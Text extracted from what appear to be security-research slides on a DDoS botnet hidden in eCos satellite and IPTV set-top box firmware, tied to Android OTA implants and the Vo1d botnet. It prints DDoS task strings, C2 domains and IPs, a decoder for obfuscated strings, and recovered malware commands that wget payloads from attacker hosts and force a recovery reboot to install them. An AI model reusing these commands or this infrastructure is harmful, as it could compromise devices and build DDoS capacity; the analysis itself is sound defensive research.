 CODE:001AB9E4	00000009	C	DDOSUDP2
 CODE:001ABAF8	00000007	C	DDOSCC
 CODE:001ABAFF	00000006	C	DDOSS
 CODE:001ABB18	00000007	C	DDOSIE
 CODE:001ABDE5	00000008	C	DDOSSYN
 CODE:001ABF3E	00000009	C	DDOSNULL
 CODE:001ABFC8	00000009	C	DDOSICMP
 CODE:001ABFD1	00000008	C	DDOSTCP



The **Embedded Configurable Operating System** (eCos) is a [free and open-source real-time operating system](#) intended for [embedded systems](#) and applications which need only one [process](#) with [multiple threads](#). It is designed to be customizable to precise application requirements of run-time performance and hardware needs. It is implemented in the [programming languages C and C++](#) and has [compatibility layers](#) and [application programming interfaces](#) for Portable Operating System Interface (POSIX) and The Real-time Operating system Nucleus (TRON) variant [μITRON](#). eCos is supported by popular [SSL/TLS](#) libraries such as [wolfSSL](#), thus meeting all standards for embedded security.<sup>[2]</sup>

# DDoS Builder – Rom File

mkuspt.com

slave

Go online

DNS1  :

DNS2

DNS3

DNS4

DNS5

Debug

☒ null

☐ info

☐ warn

☐ erro

2 / 94

Community Score

2/94 security vendors flagged this domain as malicious

boxupsev.mkuspt.com

mkuspt.com

self-signed

Files Referring (100)

Scanned	Detections	Type	Name
2025-01-14	0 / 61	unknown	rom (1).bin
2024-10-04	0 / 62	unknown	rom.bin
2024-06-18	0 / 64	unknown	/home/cstiusser/label_malware/mal_unanalyzed/6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385dfd23c33d85371
2023-11-22	0 / 60	unknown	Emu_SW104_Sha_IPTV_RDS-583WHD_Fonestar_www.fonesteros.com.bin
2023-11-22	0 / 60	unknown	Open Sky miniHD14G1_2016_05_28.bin
2023-07-21	0 / 59	unknown	EMU 100.bin
2023-05-18	0 / 59	unknown	NUEVO-IRIS9700-COMBO(SN 23.00.03.18.10XXXXXX-23.00.05.06.10XXXXXX-23.00.12.10.10XXXXXX).bin
2023-04-17	0 / 59	unknown	FONESTAR_2015_12_25_FTA.bin
2023-02-25	0 / 59	unknown	IRIS9700HD02_07.03.2016_anti_ataque.bin

# DDoS Builder - Leads



## Smartuptool Firmware

```
0% 6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385fd2 [FRO] -----
00000000: 53 6D 61 72-74 55 70 54-6F 6F 6C 52-6F 6D 46 69 SmartUpToolRomFi
00000010: 6C 65 2D 41-70 70 20 73-6F 66 74 77-61 72 65 2E le-App software.
00000020: A6 F6 C6 1C-21 00 56 10-0C 00 A0 00-18 11 79 50 ??? V?? ?P
00000030: 00 00 A0 00-00 00 00 00-5B E3 05 6A-01 00 00 00 ? [??]
00000040: 00 00 00 40-00 00 00 00-00 C0 05 00-66 ED 09 00 @ ?[??]
00000050: 00 00 01 80-EC 25 10 00-02 00 00 00-00 00 00 00 ?[??]
00000060: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 "v?? ?Q?Y ??F?
00000070: 14 41 8F 01-02 00 00 80-00 00 00 00-C6 C5 53 29 [A? ? € ??S)
00000080: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000090: 02 00 00 80-00 00 00 00-00 00 00 00-00 00 00 00 €
```

so called "SmartUpTool" firmware

```
binwalk -Me 00c052e85ccb200367da4ba2be83995d --directory=/home/kali/mytest | grep eCos
512 0x200 eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80011844
896 0x380 eCos kernel exception handler, architecture: MIPSEL, exception vector table base address: 0x80011844
437483 0x6ACEB eCos RTOS string reference: "ecos_bestws"
488436 0x773F4 eCos RTOS string reference: "ecos_usb_serial_get_config"
673304 0xA4618 eCos RTOS string reference: "ECOS"
699404 0xAAC0C eCos RTOS string reference: "ecos_node"
704360 0xABF68 eCos RTOS string reference: "eCos"
709164 0xAD22C eCos RTOS string reference: "ecos_3G/Kernel/ecos-he/packages/net/ppp/current/src/lcp.c"
709179 0xAD23B eCos RTOS string reference: "ecos-he/packages/net/ppp/current/src/lcp.c"
712768 0xAE040 eCos RTOS string reference: "ecos_3G/Kernel/ecos-he/packages/infra/current/src/tcdiag.cxx"
712783 0xAE04F eCos RTOS string reference: "ecos-he/packages/infra/current/src/tcdiag.cxx"
717668 0xAF364 eCos RTOS string reference: "ecos_stop()"
717692 0xAF37C eCos RTOS string reference: "ecos_stop()"
```

## DDoS in Pcdn

Address	Length	Type	String
[S] .text:00044F84	0000000E	C	dropstimetask
[S] .text:00044F98	0000000A	C	dropstask
[S] .text:00044FA8	0000000E	C	dropsinittask

dicmptask.....  
dudptask.....  
dsyntask.....  
dteptask.....  
dkeepptask.....  
dhttpptask.....  
dposttask.....  
ddiy01task.....

## DDoS in firmware

64 72 6F 70-73 74 69 6D-65 74 61 73-6B 00 00 00	dropstimetask
64 72 6F 70-73 74 61 73-6B 00 00 00-64 72 6F 70	dropstask drop
73 69 6E 69-74 74 61 73-6B 00 00 00-64 69 63 6D	sinittask dicm
70 74 61 73-6B 00 00 00-64 75 64 70-74 61 73 6B	ptask dudptask
00 00 00 00-64 73 79 6E-74 61 73 6B-00 00 00 00	dsyntask
64 74 63 70-74 61 73 6B-00 00 00 00-64 6B 65 65	dteptask dkee
70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73	ptask dhttptas
6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00	k dposttask
64 64 69 79-30 31 74 61-73 6B 00 00-30 33 53 00	ddiy01task 03S

# A Covert Twin

The **eCos Pcdn-Like** Botnet

Firmware, C2, Forum ...



## 325 Firmware

- boxupsev.mkuspt.com
- esc8ccgo.txp3tqc.com
- x2x.dlx4c.com

0%	6d5195c2a94b85c3995b8cb4d5c5791dec745133baff29385fd2	FR0
00000000:	53 6D 61 72-74 55 70 54-6F 6F 6C 52-6F 6D 46 69	SmartUpToolRomFi
00000010:	6C 65 2D 41-70 70 20 73-6F 66 74 77-61 72 65 2E	le-App software.
00000020:	A6 F6 C6 1C-21 00 56 10-0C 00 A0 00-18 11 79 50	???
00000030:	00 00 A0 00-00 00 00 00-5B E3 05 6A-01 00 00 00	?
00000040:	00 00 00 40-00 00 00 00-00 C0 05 00-66 ED 09 00	@
00000050:	00 00 01 80-EC 25 10-00-02 00 00 00-00 00 00 00	?
00000060:	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	"v?? ?Q?Y ??F?
00000070:	14 41 8F 01-02 00 00 80-00 00 00 00-C6 C5 53 29	A? € ??S)
00000080:	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00	
00000090:	02 00 00 80-00 00 00 00-00 00 00 00-00 00 00 00	€

so called "SmartUpTool" firmware

## 32 Contains ddiyo1task

```
(kali㉿kali)-[~]
$ grep -rL "ddiy01task" ./output > ddiyo1.list

(kali㉿kali)-[~]
$ cat ddiyo1.list | sort | uniq -c | sort -n
1 ./output/_02845189335d15240b947178881a63a4.extracted/5AF571
1 ./output/_02cd30601a5d33c962cd341155d45045.extracted/552A9A
1 ./output/_0cef9e3221464ddc6fd1d899feb87ed2.extracted/125038
1 ./output/_2542354fdf45fdb316c01b36c91dfc9.extracted/9EE57
1 ./output/_36f0bea6ac03773bc30cd6243838fe4a.extracted/5D4038
1 ./output/_3afe0743b421e1d698f6e309ec508dae.extracted/56EA9A
1 ./output/_3d73d0c316b0e9233e6c18b7ee421105.extracted/9E976
1 ./output/_4fff9bc0f07cb9ed05703bf966502ce5.extracted/9A1BA
1 ./output/_50bceefb24f4c1873064f7d4c48ff683.extracted/99E99
1 ./output/_5685229a1c47f5adb847a28a330ca082.extracted/9907
1 ./output/_5e0e6eada64c3e3807519e5fffcc9ff.extracted/589571
1 ./output/_5e1bf26d820fe2d04b3c62647fcc225.extracted/589571
1 ./output/_5edf5029cfd0c81b79d4c0e1f1f21/d85a00.extracted/555571
1 ./output/_635e8ed1182bd051011f21/d85a00.extracted/4EBCE8
1 ./output/_697c0e84897b20637e5f4d.extracted/9A23A
1 ./output/_16a9626aaa900745174706ef4549a.extracted/9F60B
1 ./output/_8b3eb37615c63ed6d3ff550b8a3af40a.extracted/BB5A2
1 ./output/_9137f776a1bcce76f57b313de28134cd.extracted/9E941
1 ./output/_914f7b4f332667786e6ce377ea0c7d4b.extracted/9EA57
1 ./output/_994f8a4d19e50b299e00dbe104c1ae14.extracted/9F965
1 ./output/_a1678a31dff7c206b49f395387e503c1.extracted/5D7038
1 ./output/_b517082a09adb6a2449dea23f75f5a17.extracted/9E941
1 ./output/_cf89c91a7abeb82458ccffa7025216e8.extracted/B3D24
1 ./output/_d4c955b8d8ca21a4163f087c2c8ca701.extracted/9F9B5
1 ./output/_d83ea9c52919f3a267cc5ba2c6f8d92f.extracted/9E99F
1 ./output/_e14ec99dac2a1dfb48492c0f14aa0687.extracted/9F60B
1 ./output/_faa8cdacbc32b519ef50fce43f334253.extracted/5A5571
```

Firmware Contains "ddiy01task"


# eCos Pcdn – C2?

017D4F80: 62 62 73 2E-73 6F 6F 31-32 33 31 2E-6E 65 74 00 bbs.sool231.net  
017D4F90: 43 6F 6C 6C-65 63 74 54-61 73 6B 00-73 75 6E 70 CollectTask sunp  
017D4FA0: 6C 75 73 00-64 72 6F 70-73 74 69 6D-65 74 61 73 lus dropstimetas  
017D4FB0: 6B 00 00 00-64 72 6F 70-73 74 61 73-6B 00 00 00 k dropstask  
017D4FC0: 64 72 6F 70-73 69 6E 69-74 74 61 73-6B 00 00 00 dropsinittask  
017D4FD0: 64 69 63 6D-70 74 61 73-6B 00 00 00-64 75 64 70 dicmptask dudp  
017D4FE0: 74 61 73 6F-00 00 00 00-64 61 73 6F-74 61 73 6B task dacktask  
017D4FF0: 00 00 00 00-6E 6E 6E 6E-6E 6E 6E 6E-6E 6E 6E 6E dsyntask  
017D5000: 64 74 65 70-74 61 73 6B 00-6E 6E 6E 6E-6E 6E 6E 6E dtcptask dkee  
017D5010: 70 74 61 73-6B 00 00 00-64 68 74 74-70 74 61 73 ptask dhtptas  
017D5020: 6B 00 00 00-64 70 6F 73-74 74 61 73-6B 00 00 00 k dposttask  
017D5030: 64 64 6F 77-6E 74 61 73-6B 00 00 00-64 64 69 79 ddownntask ddiv  
017D5040: 30 31 74 61-73 6B 00 00-30 33 53 00-4D 49 44 5F 0ltask 03S MID\_  
017D5050: 75 70 67 72-61 64 65 00-7D 32 76 39-3C 2A 39 6A upgrade }2v9<\*9j  
017D5060: 76 68 69 4E-57 43 6C 70-6D 3A 21 4E-35 39 23 4E vhiNWC1pm:!N59#N  
017D5070: 00 00 00 00-72 79 79 38-7A 63 2E 64-6F 74 78 75 rry8zc.dotxu  
017D5080: 69 2E 63 6F-6D 00 00 00-70 6C 61 72-74 32 7A 2E i.com plart2z.  
017D5090: 69 6E 63 65-6E 75 2E 63-6E 6E 6E 6E-6E 6E 6E 6E incenu.com niko  
017D50A0: 63 33 32 2E-68 6F 6E 6E-6E 6E 6E 6E-6E 6E 6E 6E c32.honisu.com  
017D50B0: 77 77 72 63-39 2E 6E 67-6F 6F 78 2E-63 6F 6D 00 wwrc9.ngoox.com  
017D50C0: 69 70 74 74-79 33 6D 2E-64 6F 74 78-75 69 2E 63 iptty3m.dotxui.c  
017D50D0: 6F 6D 00 00-20 61 64 64-72 20 3D 20-22 20 25 5B om addr = " %["

**DDoS Related**

???

**Android Pcdn C2 & eCos Pcdn C2**  
**Same IP**



Passive DNS Replication (15) ⓘ

Date resolved	Detections	Resolver	Domain
2020-11-30	4 / 94	VirusTotal	plart2z.incenu.com
2020-11-30	5 / 94	VirusTotal	iptty3m.dotxui.com
2020-11-29	4 / 94	VirusTotal	nikcc32.honisu.com
2020-11-29	4 / 94	VirusTotal	ryy8zc.dotxui.com
2020-11-28	4 / 94	VirusTotal	wwrc9.ngoox.com
2019-12-13	1 / 94	VirusTotal	couh2h.ngoox.com
2019-12-12	2 / 94	VirusTotal	kp519bpa.fireisi.com
2019-12-12	1 / 94	VirusTotal	et5javb.snarutox.com
2019-11-29	4 / 94	VirusTotal	in32hbccw.oneconcord.net
2019-11-27	2 / 94	VirusTotal	hgxx123p.ourhousei.com
2019-11-24	2 / 94	VirusTotal	pu9z3cca.trumpary.com
2019-09-15	1 / 94	VirusTotal	s3tccuz.incenu.com
2019-09-15	1 / 94	VirusTotal	mox8ty.oneconcord.net
2019-04-28	3 / 94	VirusTotal	zas8wie.snarutox.com
2018-04-06	1 / 94	VirusTotal Droidy	he8pkh.mkuspt.com

# eCos Pcdn – Complaints

## The eCos firmware do contains a DDoS component

 **Author**

**Topic: FIRMWARE IRIS9800 HD AND 9850 06-28-2021 (Read 15206 times)**

0 Users and 1 Visitor are viewing this topic.

☐ **snoopyteam**

NEW USER




Acknowledgments panel

-You have given: 122

-You have received: 5

  
SATELLITE

Messages: 2

 **Re:FIRMWARE IRIS9800 HD AND 9850 06-28-2021**  
« Reply #30 on: October 31, 2021, 12:53:23 12:53 »

I'm looking at my pihole with the iris 9800 connected that only has my cccams monitored, and I see that it sends many requests to several servers:

bbs.soo1231.net  
x2x.stnxtu.com  
ryy8zc.dotxui.com  
xtrum.eswui.com  
plart2z.incenu. com  
iptty3m.dotxui.com  
dssci.honisu.com  
lvctrlms.viceka.com

**Voice "In The Wild"**

There was already talk about DDoS attacks from the IRIS decos, and it seems to me that they continue in their line.

# Sneak into System

The OTA **FIRMWARE**





Pattern, APK, Sysup, Forum ...



# Temptation

Dr Web:

Application for streaming **pirated** movies & TV shows



# OTA - Pattern

## URL Pattern

➤ /stb-download/

fadfatest.pneydn.com:8080/stb-download/tool/pt  
fadfatest.pneydn.com:8080/stb-download/tool/pcdn  
fadfa.gdalieyw.com:8080/stb-download/tool/p2p  
50.7.118.114:19001/pandoraspear  
fadfa.gdalieyw.com:8080/stb-download/tool/pdd.sh  
195.154.168.94/pandoraspear  
195.154.168.94/sysup  
...../stb-download/tool/na.sh

## VirusTotal Intelligence

➤ entity:url path:/stb-download/  
➤ 22 urls

```
http://yuo.tyt3s.com:8080/stb-download/s905x/package_list.xml
http://bas.swlez.com:8080/stb-download/s905x/package_list.xml
http://caq.xv8ta.com:8080/stb-download/s905x/package_list.xml
http://bps.tr2eq.com:8080/stb-download/s905x/package_list.xml
http://tyu.fartl.com:8080/stb-download/s905x/package_list.xml
http://vpr.pprvl.com:8080/stb-download/s905x/package_list.xml
http://tyu.fartl.com:8080/stb-download/s905x/package_list.xml
http://tyu.sdhenbe.com:8080/stb-download/s905x/package_list.xml
http://xihb.bhowljwl.com:8080/stb-download/s905x/package_list.xml
http://xihb.lgewerlf.com:8080/stb-download/s905x/package_list.xml
http://tano.syhs8u.com:8080/stb-download/s905x/package_list.xml
http://tano.jdsefbe.com:8080/stb-download/s905x/package_list.xml
http://xtsj.sisenji.com:8080/stb-download/s905x/package_list.xml
http://xtsj.syshebe.com:8080/stb-download/s905x/package_list.xml
http://xtsj.terwea.com:8080/stb-download/s905x/package_list.xml
http://xtsj.ofdad3.com:8080/stb-download/s905x/package_list.xml
http://tigx.xjs7zu.com:8080/stb-download/s905x/package_list.xml
http://tigx.xsefbe.com:8080/stb-download/s905x/package_list.xml
```

```
http://7sys.gkdliawl.com:8080/stb-download/s905x3/package_list.xml
http://7sys.bidlwli.com:8080/stb-download/s905x3/package_list.xml
```

```
http://msy.ulieflgl.com:8080/stb-download/s905y2/package_list.xml
http://ssy.bl2kidil.com:8080/stb-download/s905y2/package_list.xml
```

**swl.app.Upgrade**

**com.swl.bleupdate**

## 2 APK

- ✓ Swl.app.Upgrade
- ✓ Com.swl.bleupdate

```
public void setUrl() {  
    String model = Build.MODEL;  
    if (model.equalsIgnoreCase("Ebox")) {  
        this.DEFAULT_ADDR = "http://yuo.tyt3s.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://bas.sw1ez.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("Obox")) {  
        this.DEFAULT_ADDR = "http://caq.xv8ta.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://bps.tr2eq.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("Hbox+")) {  
        this.DEFAULT_ADDR = "http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://vpr.pprv1.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("Htv-6H")) {  
        this.DEFAULT_ADDR = "http://tyu.fart1.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://tyu.sdhenbe.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("H6-INT")) {  
        this.DEFAULT_ADDR = "http://xihb.bhowljw1.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://xihb.lgwer1f.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("Luna2")) {  
        this.DEFAULT_ADDR = "http://tano.syhs8u.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://tano.jdsefbc.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("A3")) {  
        this.DEFAULT_ADDR = "http://xtsj.sisenji.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://xtsj.syshebe.com:8080/stb-download/s905x/package_list.xml";  
    } else if (model.equalsIgnoreCase("IceCream") || model.equalsIgnoreCase("A3Pro")) {  
        this.DEFAULT_ADDR = "http://xtsj.terwea.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://xtsj.ofdad3.com:8080/stb-download/s905x/package_list.xml";  
    } else if (!model.equalsIgnoreCase("Tigre 2")) {  
    } else {  
        this.DEFAULT_ADDR = "http://tigx.xjs7zu.com:8080/stb-download/s905x/package_list.xml";  
        this.DEFAULT_ADDR2 = "http://tigx.xsefbc.com:8080/stb-download/s905x/package_list.xml";  
    }  
}
```

## Key Features

1. Download package\_list.xml
2. Download payload specified in xml
3. Upgrade

```
<product name="GXL-BOX-V1">  
  <package_info>  
    <description>标准软件</description>  
    <hw_version>HD.1326.03</hw_version>  
    <sw_version>100111</sw_version>  
    <date>20200727</date>  
    <sn_start>0000000000000000</sn_start>  
    <sn_end>0000000000000000</sn_end>  
    <Payload Name="A3-ota-update-202007271610.zip" URL="http://xtsj.sisenji.com:8080/stb-download/s905x/"  
    MD5="8B42856160806089FC63A97B0F31841D" SizeInB="57889177" File_time="20200727" Release_note="1.Fix som  
    experience"> </Payload>  
  </package_info>  
</product>
```

URL + Name

```
$ tree system  
system  
├── app  
│   ├── ALauncher  
│   │   └── ALauncher.apk  
│   ├── AMarket  
│   │   └── AMarket.apk  
│   └── SwlUpdate  
│       └── SwlUpdate.apk  
├── bin  
│   ├── pandoraspear  
│   └── pcdn  
├── build.prop  
├── priv-app  
│   ├── Phonesky  
│   │   └── lib  
│   │       ├── arm  
│   │       │   ├── libbrotli.so  
│   │       │   ├── libconscript_jni.so  
│   │       │   ├── libcronet.81.0.4021.0.so  
│   │       │   ├── libgame_sdk_device_info_jni.so  
│   │       │   └── libtensorflowlite_jni.so  
│   └── Phonesky.apk  
└── 10 directories, 12 files
```

Malicious files in firmware

## New Implants

- Pcdn
- Ptcrack
- P2p\_peer
- Play\_station
- Sysup ←
- ...

```
byte_7213 DCB 0x47,0xA4, 3,0x6C,0x63,0xAF,0xA8,0x6E,0xBD,0xAF,0xA1,0xA1,0x70,0x60
; DATA XREF: main+30↑o
; main+36↑o ...
DCB 0x62,0x73,0xAF,0xAF,0x77,0x73,0x73,0x7F,0x85,0xA8,0xA8,0x73,0x6E,0x69
DCB 0x68,0xA9,0x7C,0x46,0x77,0x7C,0x87,0x72,0xA9,0x6C,0x68,0x6A,0x85,0x87
DCB 0xBF,0x87,0xBF,0xA8,0x7C,0x73,0x6D,0xAA,0x63,0x68,0x70,0x69,0x6B,0x68
DCB 0x6E,0x63,0xA8,0x7C,0x86,0xBF,0xB2,0xA8, 0xE,0xBD,0xAA,0x68,0x73,0x6E
DCB 0xAA,0x72,0x7F,0x63,0x6E,0x73,0x62,0xAA,0xBD,0xBF,0xBE,0x86,0xBF,0xB3
DCB 0xBE,0xBF,0xBF,0x86,0xB2,0xB3,0xA9,0x45,0x76,0x7F,0xAF,0xAA, 8,0xAF
DCB 0x72,0x7F,0x63,0x6E,0x73,0x62,0xA9,0x45,0x76,0x7F,0xAF,0xA1,0xA1,0xAF
DCB 0x6A,0x74,0x63,0x76,0x7D,0xAF,0xAA,0x7F,0xAF,0xA8,0x6C,0x6E,0x6C,0x77
DCB 0x62,0xA8,0x7D,0x62,0x6C,0x68,0x71,0x62,0x7D,0x46,0xAF,0xA1,0xA1,0xAF
DCB 0x6D,0x72,0x7C,0x46,0x6D,0x68,0x47,0xAF,0x62,0x6C,0x77,0x68,0xAF,0xA0
DCB 0xAA,0xAA,0x72,0x7F,0x63,0x6E,0x73,0x62,0x18,0x7F,0x6E,0x6C,0x74,0x6E
DCB 0x60,0x62,0xBA,0xA8,0x6E,0xBD,0xA8,0x72,0x7F,0x63,0x6E,0x73,0x62,0xA9
DCB 0x45,0x76,0x7F,0xA0,0xB9,0xA8,0x6C,0x6E,0x6C,0x77,0x62,0xA8,0x7D,0x62
DCB 0x6C,0x68,0x71,0x62,0x7D,0x46,0xA8,0x6C,0x68,0x6A,0x6A,0x6E,0x69,0x63
DCB 0xA1,0xA1,0x7D,0x62,0x6D,0x68,0x68,0x73,0xAF,0x7D,0x62,0x6C,0x68,0x71
DCB 0x62,0x7D,0x46, 0
```

```
def decbuf(buf):
```

```
    leng=buf[0]^buf[1]^buf[2]
    out=''
```

```
    for i in range(3, leng+3):
```

```
        tmp=((buf[i]^buf[1])-buf[1])&0xff
        out+=chr((tmp^buf[0]))
```




```
    print(out)
```

```
asc_7213 DCB "cd /a2 &&wget http://tano.syhs8u.com:8080/stb-download/s905/A2-"
; DATA XREF: main+30↑o
; main+36↑o ...
DCB "ota-update-201904100954.zip -O update.zip && mkdir -p /cache/rec"
DCB "overy && busybox echo '--update_package=/a2/update.zip'>/cache/r"
DCB "ecoverly/command&&reboot recovery"
DCB 0
DCB 0
DCB 0
DCB 0
```

## New Implants

- Pcdn
- Ptcrack
- P2p\_peer
- Play\_station
- Sysup ←
- ...

```
cd /htv && wget -c http://h5d.xeaqo.com:8080/stb-download/s905/Htv5-ota-update-2019.03.28-9.13.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/htv/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 && wget http://tano.syhs8u.com:8080/stb-download/s905/A2-ota-update-201904100954.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 && wget http://tano.syhs8u.com:8080/stb-download/s905/CYX-spain-ota-update-201812181524.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /a2 && wget http://tano.syhs8u.com:8080/stb-download/s905/A2-tigre-ota-update-2019.04.01-14.01.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/a2/update.zip'>/cache/recovery/command&&reboot recovery
cd /htv && wget http://h5d.xeaqo.com:8080/stb-download/m3/HTV3-ota-full-20190624.zip -O update.zip && mkdir -p /cache/recovery && busybox echo '--update_package=/htv/update.zip'>/cache/recovery/command&&reboot recovery
```

C:\work\1001night\pandora_final\sysup_firmware\A2-ota-update-201904100954.zip\system\bin\	
名称	大小
 HelloWorld	66 984
 pandoraspear	316 796
 pcdn	300 128

## Fonestero.com

EL\_LARA posted firmware named IRIS1800-4K\_Pro\_11.08.2023.zip

Author Topic: IRIS 1800 4K PRO firmware. 08/22/2023 (Read 738 times)

0 Users and 2 Visitors are viewing this topic.

**EL\_LARA**  
Team Fonestero  
★★★★★  
Acknowledgments panel  
-You have given: 1360  
-You have received: 109324  
Messages: 3998  
: 01/01/24  
Karma: 53801  
Sex: ♂  
www.fonestero.com

firmware IRIS 1800 4K PRO. 08/22/2023  
« on: September 13, 2023, 20:36:06 20:36 »

firmware IRIS 1800 4K PRO. 08/22/2023

**CONTENIDO OCULTO**  
PULSA EL BOTON GRACIAS  
Y VERAS EL CONTENIDO  
Arriba a la derecha 

**EL\_LARA**  
**FONESTERO.COM**

```
(kali@kali)-[~/firmware]
$ md5sum IRIS1800-4K_Pro_11.08.2023.zip
b77b797ac55e378f952ce120bab97b12  IRIS1800-4K_Pro_11.08.2023.zip
```

```
(kali@kali)-[~/firmware]
$ ls
IRIS1800-4K_Pro_11.08.2023.zip  META-INF  system
```

```
(kali@kali)-[~/firmware]
$ tree system
system
├── bin
│   ├── curl
│   ├── pandoraspear
│   ├── pcdn
│   ├── wget
│   └── build.prop
└── etc
    ├── dtv_user_data
    │   └── dtv_user_data
    │       ├── dtv_mw_d1
    │       ├── dtv_mw_s1
    │       ├── dtv_mw_st1
    │       ├── dtv_mw_t1
    │       └── dtv_preferences.xml
    └── build.prop
```

5 directories, 10 files

**Firmware From Forum**

# A Conspicuous Kin

The **Vo1d** Botnet

Evolution, Algorithm, Problems ...



# Vo1d – “Angry” Boss

## 2024.09.12, Vo1d botnet, Drweb

✓ 1.3 M devices

